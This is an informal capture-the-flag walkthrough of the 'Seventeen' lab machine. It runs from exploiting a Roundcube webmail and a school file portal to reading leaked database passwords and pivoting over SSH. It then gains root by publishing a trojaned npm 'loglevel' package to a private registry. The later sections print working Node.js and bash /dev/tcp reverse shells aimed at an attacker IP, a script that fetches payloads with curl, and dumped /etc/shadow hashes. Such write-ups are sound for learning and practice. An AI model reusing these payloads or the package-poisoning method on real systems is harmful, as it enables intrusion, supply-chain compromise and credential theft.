School File Management System

Student Login

Student no


Password

Login

© Copyright School File Management System 2019

ok....
lets try some logins..

and obviously we only have 1 cred so login with it and ...


oldmanagement.seventeen.htb:8000/oldmanagement/student_profile.php

School File Management System

File List

Show 10 entries Search:

Filename	File Type	Date Uploaded	Action
Marksheet-finals.pdf...	application/pdf	2020-01-26, 06:57 PM	Download | Remove

Showing 1 to 1 of 1 entries

Student Information


Student no:	31234
Name:	Kelly Shane
Gender:	Female
Year & Section:	2C

File

Choose File No file chosen

© Copyright School File Management System 2019


download pdf and



the Physics section specifically. So we thought
ne other colleagues of yours have already agreed to

sions. And he wanted you to know that he won't be
ead. (https://mastermailer.seventeen.htb/)

n was acknowledged by the server management sta
iload shortly.

add to hosts file



mastermailer.seventeen.htb:8000/mastermailer/



fuzzed and found the folder papers so can upload the file papers.php to box and then mod the install to that folder and then booom shell

https://roundcube.net/news/2020/04/29/security-updates-1.4.4-1.3.11-and-1.2.10
https://github.com/DrunkenShells/Disclosures/blob/master/CVE-2020-12641-Command%20Injection-Roundcube/Bypasses/Flag%20Injection.md

https://github.com/DrunkenShells/Disclosures/tree/master/CVE-2020-12640-PHP%20Local%20File%20Inclusion-Roundcube



```
www-data@c09603c73d1f:/var/www/html/mastermailer$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Docker Enumeration

```
═══╣ Breakout via mounts
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation/sensitive-mounts
═╣ release_agent breakout 1........ Yes
═╣ release_agent breakout 2........ No
═╣ core_pattern breakout .......... No
═╣ binfmt_misc breakout ........... No
═╣ uevent_helper breakout ......... No
═╣ core_pattern breakout .......... No
═╣ is modprobe present ............ No
═╣ DoS via panic_on_oom ........... No
═╣ DoS via panic_sys_fs ........... No
═╣ DoS via sysreq_trigger_dos ..... No
═╣ /proc/config.gz readable ....... No
═╣ /proc/sched_debug readable ..... Yes
═╣ /proc/*/mountinfo readable ..... Yes
═╣ /sys/kernel/security present ... Yes
═╣ /sys/kernel/security writable .. No

www-data@c09603c73d1f:/var/www/html/employeemanagementsystem$ cat process/dbh.php
<?php

$servername = "localhost";
$dBUsername = "root";
$dbPassword = "2020bestyearofmylife";
$dBName = "ems";
```

and try login to host with ssh
boom
00 - Loot > Creds ⇒ mark:2020bestyearofmylife

Mark

```
mark@seventeen:/var/mail$ cat kavi
To: kavi@seventeen.htb
From: admin@seventeen.htb
Subject: New staff manager application

Hello Kavishka,

Sorry I couldn't reach you sooner. Good job with the design. I loved it.

I think Mr. Johnson already told you about our new staff management system. Since our old one had some problems, they are hoping maybe we could migrate to a more modern one. For the first phase, he asked us just a simple web UI to store the details of the staff members.

I have already done some server-side for you. Even though, I did come across some problems with our private registry. However as we agreed, I removed our old logger and added loglevel instead. You just have to publish it to our registry and test it with the application.

Cheers,
Mike
```


```
Ncat: Connection from 10.10.11.165.
Ncat: Connection from 10.10.11.165:37768.
PUT /-/user/org.couchdb.user:test HTTP/1.1
accept-encoding: gzip
version: 3.5.2
accept: application/json
referer: adduser
npm-session: 1d7f5d3911381a6d
user-agent: npm/3.5.2 node/v8.10.0 linux x64
host: 10.10.14.178:80
content-type: application/json
content-length: 151
Connection: keep-alive

{"_id":"org.couchdb.user:test","name":"test","password":"test","email":"test@seventeen.htb","type":"user","roles":[],"date":"2022-09-29T21:43:16.488Z"}
```

this is the request it makes when following entering the command it says to make `npm adduser --registry http://10.10.14.178:80`


i install verdaccio in docker and try again

ok after playing around with verdaccio i see that i can create and register npm packages into verdaccio then install them with the --registry flag.. so lets try doing it with the local one since it won't let me overwrite or install or even add users so i type
npm install db-logger --registry http://localhost:4873 and it installs a bunch of stuff so lets take a look at the db logger since we couldn't access it before

and... creds



```
mark@seventeen:/dev/shm$ npm install db-logger --registry http://localhost:4873
/dev/shm
└─┬ db-logger@1.0.1
  └─┬ mysql@2.18.1
    ├── bignumber.js@9.0.0
    ├─┬ readable-stream@2.3.7
    │ ├── core-util-is@1.0.3
    │ ├── inherits@2.0.4
    │ ├── isarray@1.0.0
    │ ├── process-nextick-args@2.0.1
    │ ├── string_decoder@1.1.1
    │ └── util-deprecate@1.0.2
    ├── safe-buffer@5.1.2
    └── sqlstring@2.3.1

npm WARN enoent ENOENT: no such file or directory, open '/dev/shm/package.json'
npm WARN shm No description
npm WARN shm No repository field.
npm WARN shm No README data
npm WARN shm No license field.
mark@seventeen:/dev/shm$ ls
node_modules
mark@seventeen:/dev/shm$ cd node_modules/
mark@seventeen:/dev/shm/node_modules$ ls
bignumber.js  db-logger  isarray  process-nextick-args  safe-buffer  string_decoder
core-util-is  inherits   mysql    readable-stream       sqlstring    util-deprecate
mark@seventeen:/dev/shm/node_modules$ cd db-logger/
mark@seventeen:/dev/shm/node_modules/db-logger$ ls
logger.js  package.json
```



```
mark@seventeen:/dev/shm/node_modules/db-logger$ ls
logger.js  package.json
mark@seventeen:/dev/shm/node_modules/db-logger$ cat logger.js
var mysql = require('mysql');

var con = mysql.createConnection({
  host: "localhost",
  user: "root",
  password: "IhateMathematics123#",
  database: "logger"
});
```

so i try them with kavi

00 - Loot > Creds ⇒ kavi:IhateMathematics123#

Kavi

Enumeration

```
kavi@seventeen:~$ sudo -l
[sudo] password for kavi:
Matching Defaults entries for kavi on seventeen:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kavi may run the following commands on seventeen:
    (ALL) /opt/app/startup.sh
```

well this should be easy...

```
kavi@seventeen:~$ cat /opt/app/startup.sh
#!/bin/bash

cd /opt/app

deps=('db-logger' 'loglevel')

for dep in ${deps[@]}; do
    /bin/echo "[=] Checking for $dep"
    o=$(/usr/bin/npm -l ls|/bin/grep $dep)

    if [[ "$o" != *"$dep"* ]]; then
        /bin/echo "[+] Installing $dep"
        /usr/bin/npm install $dep --silent
        /bin/chown root:root node_modules -R
    else
        /bin/echo "[+] $dep already installed"

    fi
done

/bin/echo "[+] Starting the app"

/usr/bin/node /opt/app/index.js
```

so where can we inject
cd not full path, but can't hijack cd because only can use the secure paths from above and can't write to any.. ok.. hmm..
deps = loglevel.. well we can do something here with loglevel.... maybe create our own package...
then runs /opt/app/index.js

index.js

```
const http = require('http')
const port = 8000
const fs = require('fs')
//var logger = require('db-logger')
var logger = require('loglevel')

const server = http.createServer(function(req, res) {
    res.writeHead(200, {'Content-Type': 'text/html'})
    fs.readFile('index.html', function(error, data){
        if (error) {
            res.writeHead(404)
            res.write('Error: File Not Found')
            logger.debug(`INFO: Reuqest from ${req.connection.remoteAddress} to /`)

        } else {
            res.write(data)
        }
    res.end()
    })
})

server.listen(port, function(error) {
    if (error) {
        logger.warn(`ERROR: Error occured while starting the server : ${e}`)
    } else {
        logger.log("INFO:  Server running on port " + port)
    }
})
```

well, not much here, so lets go to the two dependencies and see what we can do..
well when runing the script as sudo says db-logger already installed... so can't do much with that. so lets chck out the other..

```
kavi@seventeen:~$ sudo /opt/app/startup.sh
[=] Checking for db-logger
[+] db-logger already installed
[=] Checking for loglevel
[+] Installing loglevel
/opt/app
├── loglevel@1.8.0
└── mysql@2.18.1

[+] Starting the app
```

ok.. so it installs loglevel hmm... ok
so mananged to get package loglevel and modded the package.json file to have a preinstall script.
published it to my personal repo and then updated the .npmrc file to get new file from my server and should run as root. but didnt.. hmm...

```
[=] Checking for db-logger
[+] db-logger already installed
[=] Checking for loglevel
[+] Installing loglevel
/opt/app
├── loglevel@1.8.1
└── mysql@2.18.1

[+] Starting the app
```

my new version 1.8.1. with my script.. and doesn't execute as root.. why!!!!!!?????
does it as kavi on the 2nd run.. first run doesnt'... hmm...
so runs it as kavi but runs the script as kavi.. so hmm... how can i force it to run as root....

well lets try to focus on a malicious js file then.

and here's my quick script to do all the stuff for me

```
#!/bin/bash
# install original loglevel version 1.8.0 to dev/shm
cd /tmp/ && npm install loglevel
# update the package.json with my custom package.json with a new version and a pre/post install script which runs as kavi.. and finally i update the and lib/loglevel.js
cd /tmp/node_modules/loglevel/ && curl http://10.10.14.178/package.json -O
cd /tmp/node_modules/loglevel/ && curl http://10.10.14.178/loglevel.js -o lib/loglevel.js
#register the package in my repo
cd /tmp/node_modules/loglevel/ && curl http://10.10.14.178/.npmrc -O && printf "kavi\r\nkavi\r\nkavi@seventeen.htb\r\n" | npm adduser && npm publish
# run the sudo startup.sh with my repo and custom script
cd /home/kavi/ && curl http://10.10.14.178/.npmrc -O && printf "IhateMathematics123#" | sudo /opt/app/startup.sh
```

so basically a few things you ahve to do is update the package file to a version higher than the original which is 1.8.0 so i wen with 1.8.1 and then update the main js file in this case it's lib/loglevel.js.

you can also just do `npm init` and create a totally new package but i wanted to kinda hide the rev shell etc..

so anyway, just update the package.json file with a new version number 1.8.0 and thats bascically it for the package.json file
next, update the main js file with the rev shell..

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/bash", []);
    var client = new net.Socket();
    client.connect(9001, "10.10.14.178", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();


...[snip]...
```

i just added this to the top of the loglevel.js and uploaded it to the package


finally just register the package to my rep and instal it from with sudo opt/app/startup.sh file

if you decided to make a completely custom package with you will want to add the logging functions to prevent errors from popping up when it finally runs. and can look somethign like this

```
const cp = require("child_process")

cp.exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.178/9001 0>&1'");

function log(msg) {
    console.log(msg);
}

function debug(msg) {
    console.log(msg);
}

function warn(msg) {
    console.log(msg);
}

module.exports.log = log;
```

anyway using the built in loglevel.js didn't have to worry about all that, and the rev shell works just fine form payloads all the things..

and we get root



root

root.txt

```
root@seventeen:/root# cat root.txt
e2e841bf129e0b90cc7073a165041e39
```

uname -a

```
root@seventeen:/root# uname -a
Linux seventeen 4.15.0-177-generic #186-Ubuntu SMP Thu Apr 14 20:23:07 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

id && whoami

```
root@seventeen:/root# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

/etc/shadow

```
root@seventeen:/root# cat /etc/shadow
root:$6$zKJAdLXN$2q2KQQs7CNXr6p.GJAuzESBeX97RB2cdQID4hUUv12CIZvEhCATo8JqsvzVghUlHGVfHXgAuWIVE.GtdVVZPw.:19092:0:99999:7:::

...[snip]...

kavi:$6$p67ISnef$mypsB6eaLk.iD7WzNHdnZBoKO1O1OgIE1E6pQ.7LidVs4O7TYNvnMkEMVFYXTrmxazGhMHf07HTwFyySxhY.V.:19092:0:99999:7:::
mysql:!:19067:0:99999:7:::
dovecot:*:19070:0:99999:7:::
dovenull:*:19070:0:99999:7:::
mark:$6$wQBYfx4H$H65tyKF3GL/61g4gr02xDnu5R4NerpbwhjO5ySUwx8Z701bfRLpXTli79hG67okVJQ6wlueO5NYWCVLONguxU1:19092:0:99999:7:::
```